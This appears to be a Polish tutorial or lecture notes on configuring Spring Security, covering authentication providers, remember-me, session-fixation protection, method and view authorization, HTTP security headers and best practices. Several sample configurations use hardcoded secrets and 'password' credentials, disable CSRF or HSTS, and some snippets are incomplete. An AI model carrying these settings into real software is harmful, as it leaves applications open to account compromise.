public class SecurityConfig extends WebSecurityConfigurerAdapter {
 @Autowired  DataSource dataSource;

@Autowired
public void configAuthentication(AuthenticationManagerBuilder auth)  throws Exception {

 auth.jdbcAuthentication().dataSource(dataSource).passwordEncoder(passwordEncoder())
.usersByUsernameQuery("sql...")
.authoritiesByUsernameQuery("sql...");
}

@Bean
public PasswordEncoder passwordEncoder(){
     PasswordEncoder encoder = new BCryptPasswordEncoder();
return encoder;
}
```

Szyfrowanie haseł

```
<authentication-manager alias="authenticationManager">
  <authentication-provider user-service-ref="userAccountDetailsService">
     <password-encoder ref="passwordEncoder"/>
   </authentication-provider>
</authentication-manager>
<beans:bean name="passwordEncoder" class="org.springframework.security.crypto.password.StandardPasswordEncoder">
  <beans:constructor-arg name="secret" value="myVerySecratWordThatShouldBeSomewhereHidden"/>
</beans:bean>
```

Przykład rejestracji :

```
@Autowired StandardPasswordEncoder passwordEncoder;
UserAccount user = new UserAccount();
user.setUsername(username);
user.setPassword(passwordEncoder.encode(password));
user.setAuthority("ROLE_USER");
user.persist();
```

Uwierzytelnianie na bazie LDAP

Odzwierciedla strukturę organizacji – dane hierarchiczne.

Ponieważ relacyjne bazy danych nie radzą sobie najlepiej z hierarchicznymi strukturami danych , katalogi LDAP nadają się świetnie do tego celu.

Wymagany moduł Spring Ldap Security

Możliwe rozwiązania :

- użycie dostawcy uwierzytelnienia na bazie LDAP
- użycie usługi użytkownika na bazie LDAP

```
@Autowired
private DataSource dataSource;
@Autowired
public void configureGlobal(AuthenticationManagerBuilderauth) throws Exception {
    auth.ldapAuthentication()
   .userDnPatterns("uid={0},ou=people")
   .groupSearchBase("ou=groups");
}
```

Konfiguracja testowa :

<security:ldap-server url='ldap://localhost:389/dc=przodownik,dc=com'/> - zdalny

<security:ldap-server root='dc=przodownik,dc=com' ldif='classpath:users.ldif'/> - osadzony

Przechowywanie użytkowników w pamięci

```
@Autowired
public void configureGlobal(AuthenticationManagerBuilder auth) throws Exception {
    auth.inMemoryAuthentication()
    .withUser("user").password("password").roles("USER").and()
    .withUser("admin").password("password").roles("USER", "ADMIN");
}
```

Multiple HttpSecurity

```
@EnableWebSecurity
public class MultiHttpSecurityConfig {
@Autowired
public void configureGlobal(AuthenticationManagerBuilder auth) {  //normal
  auth.inMemoryAuthentication()
 .withUser("user").password("password").roles("USER").and()
 .withUser("admin").password("password").roles("USER", "ADMIN");
}

@Configuration
@Order(1)    //użyta jak pierwsza - /api
public static class ApiWebSecurityConfigurationAdapter extends WebSecurityConfigurerAdapter {
protected void configure(HttpSecurity http) throws Exception {
   http.antMatcher("/api/**").authorizeRequests().anyRequest().hasRole("ADMIN")
   .and().httpBasic();
  }
}

@Configuration
public static class FormLoginWebSecurityConfigurerAdapter extends WebSecurityConfigurerAdapter {
@Override //jeśli link ! /api ta konfiguracja będzie użyta
protected void configure(HttpSecurity http) throws Exception {
   http.authorizeRequests().anyRequest().authenticated().and().formLogin();
  }
 }
}
```

Zwracanie zalogowego użytkownika

```
@RequestMapping(value="/login", method = RequestMethod.GET)
 public String printUser(ModelMap model) {
     Authentication auth = SecurityContextHolder.getContext().getAuthentication();
   String name = auth.getName(); //get logged in username
   }

 @RequestMapping(value="/login", method = RequestMethod.GET)
 public String printUser(ModelMap model) {
    User user = (User)SecurityContextHolder.getContext().getAuthentication().getPrincipal();
     String name = user.getUsername(); //get logged in username
    }

@RequestMapping(value="/login", method = RequestMethod.GET)
public String printWelcome(ModelMap model, Principal principal ) {
     String name = principal.getName(); //get logged in username
  }
```

Narzędzia

Konwersja : String-based authorities to GrantedAuthority

```
public final class UserAuthorityUtils {
    public static final List<GrantedAuthority> ADMIN_ROLES =
AuthorityUtils.createAuthorityList("ROLE_ADMIN","ROLE_USER");
    public static final List<GrantedAuthority> USER_ROLES =
AuthorityUtils.createAuthorityList("ROLE_USER","ROLE_MATERIAL","ROLE_FABRIC","ROLE_ADMIN
");
```

```
@Data
public class LoginUserDetails extends org.springframework.security.core.userdetails.User {
    private final User user;
    public LoginUserDetails(User user) {
        super(user.getUserId(), user.getPassword(), AuthorityUtils.createAuthorityList("ROLE_USER"));
        this.user = user;
    }
}
```

Remember-me

Umożliwia wielokrotne logowanie do serwisu ale użytkownik loguje się do przeglądarki tylko jeden raz, odwiedzając witrynę po raz pierwszy.

Sam w sobie ten mechanizm pozostawia pewną lukę , ponieważ ciasteczko można wykraść.

Podczas sesji wylogowania koniecznie jest działanie prewencyjne jak : invalidating the cookie

Klucz przechowywany jest w ciasteczku i składa się z nazwy użytkownika, hasła, daty wygaśnięcia i klucza prywatnego.

W warstwie widoku dodajemy :

```
<div class="checkbox">
  <label><input type="checkbox" name="remember-me”>Pamiętaj mnie</label>
</div>
```

Konfiguracja z zapisem cookie do bazy :

```
.rememberMe()
        .tokenRepository(jdbcTokenRepository())
        .tokenValiditySeconds(2592000); // remember for a month.
….
  PersistentTokenRepository jdbcTokenRepository() {
    JdbcTokenRepositoryImpl repository = new JdbcTokenRepositoryImpl();
    repository.setDataSource(dataSource);
    return repository;
  }
```

Xml :

```
<security:http >
  <security:remember-me token-validity-seconds="1209600"/>
</security:http>
```

Session fixation

Session fixation polega na ustawieniu identyfikatora sesji przez atakującego.

W praktyce atakujący podsyła ofierze linka z spreparowanym identyfikatorem sesji, który jest znany atakującemu.

Ofiara wchodzi do atakowanej aplikacji. Jako, że korzysta z nowej sesji, loguje się do systemu i potem wykonuje jakieś operacje. Atakujący wchodzi do aplikacji z tego samego linka i ma do dyspozycji zalogowane konto ofiary.

Nawet jeśli środowisko akceptuje wyłącznie identyfikatory wygenerowane przez siebie, atak ten nadal jest możliwy. W tym scenariuszu atakujący może po prostu stworzyć nową sesję, a następnie próbować zmusić ofiarę do użycia właśnie tego, znanego atakującemu, identyfikatora.

Bardzo ważną rzeczą jest upewnienie się , że tworzy jest nowy identyfikator sesji gdy użytkownik uwierzytelni się w systemie. Robią to redukujemy prawdopodobieństwo ataku session fixation.

Istnieją dwie strategie : **SessionFixationProtectionStrategy** oraz **ConcurrentSessionControlStrateg**y.

SessionFixationProtectionStrategy – jeśli otrzymamy bieżącą sesję, która jest normalnie tworzona dla anonimowego użytkownika unieważniamy ją i tworzymy nową w czasie uwierzytelnienia.

Można też włączyć możliwość kopiowania poszczególnych atrybutów ze starej do nowej sesji.

none – ochrona przed session fixation wyłączona

migrateSession – kopiuje wszystkie atrybuty ze starej do nowej sesji

newSession – jeśli użytkownik jest uwierzytelniony tworzy nową sesji ignorują atrybuty starej

Nigdy nie powinno się używać identyfikatora sesji przekazywanego przez URL !

<session-management session-fixation-protection="migrateSession"/>

<session-management session-fixation-protection="none"/> - wyłącznie opcji session fixation

Session Management

Obsługiwany przez SessionManagementFilter.

Wykrywanie timeout'ów:

```
<http>
...
  <session-management invalid-session-url="/invalidSession.htm" />
</http>
```

Kasowanie cookie po akcji wylogowania :

```
<http>
  <logout delete-cookies="JSESSIONID" />
</http>
```

Wyłączenie obsługi sesji HTTP :

```
<http auto-config="true" use-expressions="true" create-session="never">
```

Concurrent Session Control

Umożliwia restrykcyjne ograniczenie dotyczące liczby zalogowanych użytkowników na jeden login w systemie.

Oznacza to tyle, że jeśli jakiś użytkownik jest już zalogowany, to ten sam login nie może być wykorzystany do ponownego zalogowania nawet z innej maszyny czy innej przeglądarki.

Web.xml :

```
<listener>
   <listener-class>
        org.springframework.security.web.session.HttpSessionEventPublisher
    </listener-class>
</listener>
```

Spring Security config :

```
<bean id="sessionRegistry" class="org.springframework.security.concurrent.SessionRegistryImpl" />
<http>
 ...
  <session-management>
        <concurrency-control max-sessions="1" error-if-maximum-exceeded="true" />
  </session-management>
</http>
```

Zabezpieczanie metod biznesowych

@Secured

```
<global-method-security secured-annotations="enabled" />
```

lub:

```
 <protect-pointcut expression="execution(* com.mycompany.*Service.*(..))"
    access="ROLE_USER"/>
</global-method-security>
```

```
  public interface BankService {

  @Secured("IS_AUTHENTICATED_ANONYMOUSLY")
  public Account readAccount(Long id);

  @Secured("IS_AUTHENTICATED_ANONYMOUSLY")
  public Account[] findAccounts();

  @Secured("ROLE_TELLER")
  public Account post(Account account, double amount);
  }
```

Zabezpieczanie metod biznesowych : SpEL

<global-method-security pre-post-annotations="enabled"/>

Java Config :

@EnableGlobalMethodSecurity(prePostEnabled=true)

@PreAuthorize(exp) - sprawdza wartość wyrażenia przed umożliwieniem dostępu do metody

@PostAuthorize(exp) - sprawdza wartość wyrażenia po wykonaniu metody, ale przed zwróceniem wartości do klienta , jeśli sprawdzenie się nie powiedzie zwróci status 403

@PreFilter(value=wyrazenie, filterTarget=kolekcja) - filtruje kolekcję obiektów domeny przed przekazaniem ich do oznaczonej metody

@PostFilter(exp) - filtruje kolekcje obiektów domeny zwracanych z oznaczonej metody przed zwróceniem ich do wywołującego

#paramName - zmienna pozwalająca na odwołanie się do argumentu metody przez jego nazwę

filterObject - termin określający dowolny element kolekcji w adnotacji filtra (@PreFilter || @PostFilter)

returnValue - termin określający wartość zwracaną przez metodę. Używamy w @PostAuthorize

hasPermission(domainObject.permission) - predykat mówiący , czy bieżący podmiot ma dane uprawnienie

na określonym obiekcie domeny. Dopuszczalne wartości to : read, write, create, delete, admin

Zabezpieczanie metod biznesowych : przykład

```
@PreAuthorize("isAnonymous()")
public Account readAccount(Long id);

@PreAuthorize("isAnonymous()")
public Account[] findAccounts();

@PreAuthorize("hasAuthority('ROLE_TELLER')")
public Account post(Account account, double amount);

@PreAuthorize("hasPermission(#contact, 'admin')")
public void deletePermission(Contact contact, Sid recipient, Permission permission);

//spring data
@PreAuthorize("#n == authentication.name")
Contact findContactByName(@Param("n") String name);

@PreAuthorize("#contact.name == authentication.name")
public void doSomething(Contact contact);

@PreAuthorize("hasRole('USER')")
@PostFilter("hasPermission(filterObject, 'read') or hasPermission(filterObject, 'admin')")
public List<Contact> getAll();

@PostAuthorize("T(java.lang.Integer).parseInt(getReturnObject().amount) < 1000")
public Invoice getInvoiceByUser(String login) {
return invoiceDao.findByUser(name.toLowerCase());

@PreAuthorize("hasRole('ROLE_ADMIN')")
@PreFilter("not filterObject.contains('przodownik')")
public void addNewUser(List<String> names) {
```

Zabezpieczanie widoków : JSP

<security:accesscontrollist> - wyświetla zawartość znacznika, jeśli bieżący użytkownik posiada jedno z wymienionych praw dostępu

<security: authentication> - zapewnia dostęp do właściwości obiektu uwierzytelnionego użytkownika

<security:authorize> - pozwala na wyświetlenie zawartości znacznika, o ile użytkownik posiada wskazane uprawnienia lub spełniony jest określony warunek bezpieczeństwa

authorities – kolekcja objektów GrantedAuthority, reprezentujących uprawnienia przydzielone użytkownikowi

credentials – Informacje uwierzytalniające użyte do weryfikacji obiektu principal

details – dodatkowe informacje uwierzytelniające (ip, id session itd.)

principal – obiekt principal użytkownika

```
Cześć :<security:authentication property='principal.userName'/>
<sec:authorize access="hasPermission(#domain,'read') or hasPermission(#domain,'write')">
    This content will only be visible to users who have read or write permission to the Object found as a request attribute named "domain".
</sec:authorize>

<sec:authorize access="hasPermission(#domain,'read') or hasPermission(#domain,'write')">
     This content will only be visible to users who have read or write permission to the Object found as a request attribute named "domain"
</sec:authorize>

<sec:authorize url="/admin">
     This content will only be visible to users who are authorized to send requests to the "/admin" URL.
</sec:authorize>
```

Zabezpieczanie widoków : Thymeleaf

sec:authentication - generuje właściwości obiektu uwierzytelnienia.

sec:authorize - warunkowo generuje zawartość w oparciu o wartość wyrażenia.

sec:authorize-acl - warunkowo generuje zawartość w oparciu o wartość wyrażenia

sec:authorize-expr - alias dla atrybutu sec:authorize

sec:authorize-url - warunkowo generuje zawartość w oparciu o reguły zabezpieczeń powiązane z daną ścieżką URL.

```
<div sec:authorize="hasRole('ROLE_ADMIN')">
    This content is only shown to administrators.
</div>
<div sec:authorize="hasRole('ROLE_USER')">
   This content is only shown to users.
</div>

Logged user: <span sec:authentication="name">Bob</span>
Roles: <span sec:authentication="principal.authorities">[ROLE_USER, ROLE_ADMIN]</span>
```

Thymeleaf

```
<div th:with= "currentUser=${#httpServletRequest.userPrincipal?.name}">
<div th:if= "${currentUser != null}">
<form th:action="@{/logout}" method="post”>
      <input type= "submit" value="Log out" />
</form>
  <p th:text="${currentUser}”>sample_user</p>
</div>
```

Backend

```
public class BackendAuth {
    @Autowired
    private AuthenticationManager authenticationManager;

    public boolean login(String login, String password) {
        Authentication authentication = authenticationManager.authenticate(
                new UsernamePasswordAuthenticationToken(login, password));
        boolean isAuthenticated = isAuthenticated(authentication);
        if (isAuthenticated) {
            SecurityContextHolder.getContext().setAuthentication(authentication);
        }
        return isAuthenticated;
    }

    public boolean isAuthenticated(Authentication authentication) {
        return authentication != null && !(authentication instanceof AnonymousAuthenticationToken)
                && authentication.isAuthenticated();
    }
}
```

Security Http Headers : X-Frame-Options

X-Frame-Options: deny

Ogranicza zagnieżdżania strony w ramkach w celu ochrony przed atakami Clickjacking

Dostępne wartości to:
deny - zabrania osadzania strony w ramce
sameorigin - pozwala na osadzenie strony tylko w obrębie tej samej domeny

```
@EnableWebSecurity
public class WebSecurityConfig extends WebSecurityConfigurerAdapter {
@Override
protected void configure(HttpSecurity http) throws Exception {
http
// ....headers().frameOptions().sameOrigin().httpStrictTransportSecurity().disable();
 }
}
```

Xml:

```
<http>
  <headers>
      <frame-options policy="SAMEORIGIN" />
       <hsts disable="true"/>
  </headers>
</http>
```

Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block

Security Http Headers : X-ContentType-Options

Brak możliwości rozpoznania rodzaju treści po zawartości.

Zabrania przeglądarce wykrywanie innego Content-Type niż w rzeczywistości został wysłany. (XSS)

Dodatkowo klient powinien wysłać X-Frame-Options : deny aby zabezpieczyć się przez atakiem typu clickjacking.

X-Content-Type-Options *:X-Content-Type-Options: nosniff*

```
<http ...>
    <headers>
        <content-type-options />
    </headers>
</http>

@EnableWebSecurity
@Configuration
public class WebSecurityConfig extends  WebSecurityConfigurerAdapter {
  @Override
  protected void configure(HttpSecurity http) throws Exception {
    http
      .headers()
        .contentTypeOptions()
        .and()
  }
}
```

Security Http Headers : Content Security Policy

X-Content-Security-Policy - *header jest dodawany domyślnie przez Spring Security*

Whitelist dla zasobów zewnętrznych, które to mogą być użyte w aplikacji.

Content-Security-Policy-Report-Only – tylko dla testów (kontrola) tylko dla : Fx 4+ i preview IE 10:

Przeglądarki : Fx, Chrome, Safari nie wspiera

```
<http>
<!-- ... -->
 <headers>
    <header name="X-Content-Security-Policy" value="default-src 'self'"/>
    <header name="X-WebKit-CSP" value="default-src 'self'"/>
</headers>
</http>

@EnableWebSecurity
public class WebSecurityConfig extends WebSecurityConfigurerAdapter {
@Override
protected void configure(HttpSecurity http) throws Exception {
http
// ...
.headers()
.defaultsDisabled()
.addHeaderWriter(new StaticHeadersWriter("X-Content-Security-Policy","default-src 'self'"))
.addHeaderWriter(new StaticHeadersWriter("X-WebKit-CSP","default-src 'self'"));
}
}
```

Security Http Headers : X-XSS-Protection

Blokada wykonywania skryptów

Zabezpieczeniem przed X-XSS. (Reflected XSS only)


X-XSS-Protection: 1; mode=block

```
<http ...>
    ...
    <headers>
        <xss-protection />
    </headers>
</http>

@EnableWebSecurity
@Configuration
public class WebSecurityConfig extends  WebSecurityConfigurerAdapter {
  @Override
  protected void configure(HttpSecurity http) throws Exception {
    http
      .headers()
        .xssProtection()
        .and()
      ...;
  }
}
```

Atak polegających na ominięciu SSLa (SSL skip attack)

Strict-Transport-Security: max-age=5184000[; includeSubDomains]

Wymusza użycie bezpiecznego połączenia HTTPS podczas każdej następnej wizyty na odwiedzanej stronie do momentu upływu czasu max-age w sekundach od ostatniego skutecznego wczytania danej strony zawierającej ten nagłówek, jednak nie wcześniej, niż do końca najdłuższego okresu spośród napotkanych. Używany w celu zapobiegania atakom man in the middle oraz SSL strip. Opcjonalnie może obejmować poddomeny, przy ustawionym parametrze includeSubDomains. Dodatkowo przeglądarka użytkownika nie ma prawa zaproponować zignorowania lub ominięcia błędu, który powstanie w razie braku lub niezgodności certyfikatu serwera.




```
@EnableWebSecurity
public class WebSecurityConfig extends WebSecurityConfigurerAdapter {
@Override
protected void configure(HttpSecurity http) throws Exception {
http
// ....headers()..httpStrictTransportSecurity().disable();
 }
}
```

Xml:

```
<http>
   <headers>
        <hsts disable="true"/>
   </headers>
</http>
```

Security Http Headers : Cache Control

```
@EnableWebSecurity
public class WebSecurityConfig extends WebSecurityConfigurerAdapter {
@Override
protected void configure(HttpSecurity http) throws Exception {
http
// ....headers()
// do not use any default headers unless explicitly listed
.defaultsDisabled().cacheControl();
  }
}
```

Xml :

```
<http>
<!-- ... -->
  <headers defaults-disable="true">
    <cache-control />
   </headers>
</http>
```

Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0

```
@EnableWebMvc //dla poprawnego cachu pozostałych zasobów
public class WebMvcConfiguration extends WebMvcConfigurerAdapter {
        @Override
        public void addResourceHandlers(ResourceHandlerRegistry registry) {
                registry
                        .addResourceHandler("/resources/**")
                        .addResourceLocations("/resources/")
                        .setCachePeriod(31556926);
        }
        // ...
}
```

OpenId

Pozwala na logowanie za pomocą serwisów wykorzystujących serwer OpenId np. Google. Dzięki temu nie musimy ponownie rejestrować się lub podać hasło do innych aplikacji webowych.

```
<http>
   <intercept-url pattern="/**" access="ROLE_USER" />
    <openid-login />
</http>
```

Attribute exchange :

```
<openid-login>
   <attribute-exchange>
       <openid-attribute name="email" type="http://axschema.org/contact/email" required="true"/>
       <openid-attribute name="name" type="http://axschema.org/namePerson"/>
    </attribute-exchange>
</openid-login>
```

Frontend :

```
<form name="oidf" action="/j_spring_openid_security_check" method="POST">
```

X.509 Authentication

Bezpieczne uwierzytelnianie, połączone z wymianą certyfikatów

```
<security:http>
   <security:x509 subject-principal-regex="CN=(.*?),"/>
     <security:intercept-url pattern="/*" access="ROLE_ADMINISTRATOR" requires-channel="https" />
   </security:http>
   <security:authentication-manager alias="authenticationManager">
   <security:authentication-provider>
   <security:user-service>
       <security:user name="car" authorities="ROLE_ADMINISTRATOR" />
  </security:user-service>
  </security:authentication-provider>
  </security:authentication-manager>
</beans>

<Connector port="8443" protocol="HTTP/1.1" SSLEnabled="true" scheme="https" secure="true"
clientAuth="true" sslProtocol="TLS"
keystoreFile="${catalina.home}/conf/server.jks"
keystoreType="JKS" keystorePass="password"
truststoreFile="${catalina.home}/conf/server.jks"
truststoreType="JKS" truststorePass="password"
/>
```

```
<!-- Stateless RESTful service using Basic authentication -->
<http pattern="/restful/**" create-session="stateless">
   <intercept-url pattern='/**' access="hasRole('REMOTE')" />
<http-basic />
</http>

<!-- Empty filter chain for the login page -->
<http pattern="/login.htm*" security="none"/>

<!-- Additional filter chain for normal users, matching all other requests -->
<http>
<intercept-url pattern='/**' access="hasRole('USER')" />
<form-login login-page='/login.htm' default-target-url="/home.htm"/>
<logout />
</http>
```

Digest Authentication

```
<http use-expressions="true" entry-point-ref="basicEntryPoint" create-session="stateless">
  <intercept-url pattern="/someResource/**" access="isAuthenticated()" />
  <custom-filter ref="basicFilter" position="BASIC_AUTH_FILTER"/>
</http>
<beans:bean id="basicEntryPoint" class="ss.web.authentication.www.BasicAuthenticationEntryPoint">
  <beans:property name="realmName" value="Spring Security Basic Realm"/>
</beans:bean>
 <beans:bean id="basicFilter" class="ss.web.authentication.www.BasicAuthenticationFilter">
    <beans:constructor-arg ref="authenticationManager"/>
    <beans:constructor-arg ref="basicEntryPoint"/>
</beans:bean>
```

RESTful – javaConfig

```
@Configuration
 public class SecurityConfig extends WebSecurityConfigurerAdapter {
 @Override
  protected void configure(HttpSecurity http) throws Exception {
    http
      .csrf().disable()
      .authorizeRequests()
        .antMatchers(HttpMethod.POST, "/api/**").authenticated()
        .antMatchers(HttpMethod.PUT, "/api/**").authenticated()
        .antMatchers(HttpMethod.DELETE, "/api/**").authenticated()
        .anyRequest().permitAll()
        .and()
      .httpBasic().and()
      .sessionManagement().sessionCreationPolicy(SessionCreationPolicy.STATELESS);
  }
}
```

Best practices

nie pokazuj zbyt wiele informacji w error page

wstrzymaj niewalidowane redirect'y i forward'y

zawsze użyj https dla prywatyzacji danych

ogranicz do min czas życia sesji

<form action="${ctx}/j_security_check" id="loginForm" method="post" autocomplete="off"/>

HttpOnly wpływa na bezpieczeństwo w ten sposób, że blokuje próby odczytu cookie z tą flagą przez API inne niż HTTP. Oznacza to, że np. JavaScript nie może odczytać takiego cookie. Atrybut jest case insensitive.

wszystkie cookie mają flagę secure.

silne algorytmy w TLS/SSL

dane wrażliwe wysyłane są jedynie zabezpieczonym kanałem (SSL)

odpowiednie nagłówki http

konfiguracja serwera nie powinna pozwalać na wyświetlenie bądź dostęp do plików

odpowiednio mocna polityka haseł : tylko bcrypt lub scrypt

security to cross-cutting concern - nie mieszaj implementacji bezpieczeństwa z implementacją biznesową

włączamy jedynie potrzebne usługi czy serwisy

ukrywamy wersje oprogramowania dla potencjalnego intruza

użycie White list zamiast Black list

włączenie trybu debug : *<debug/>*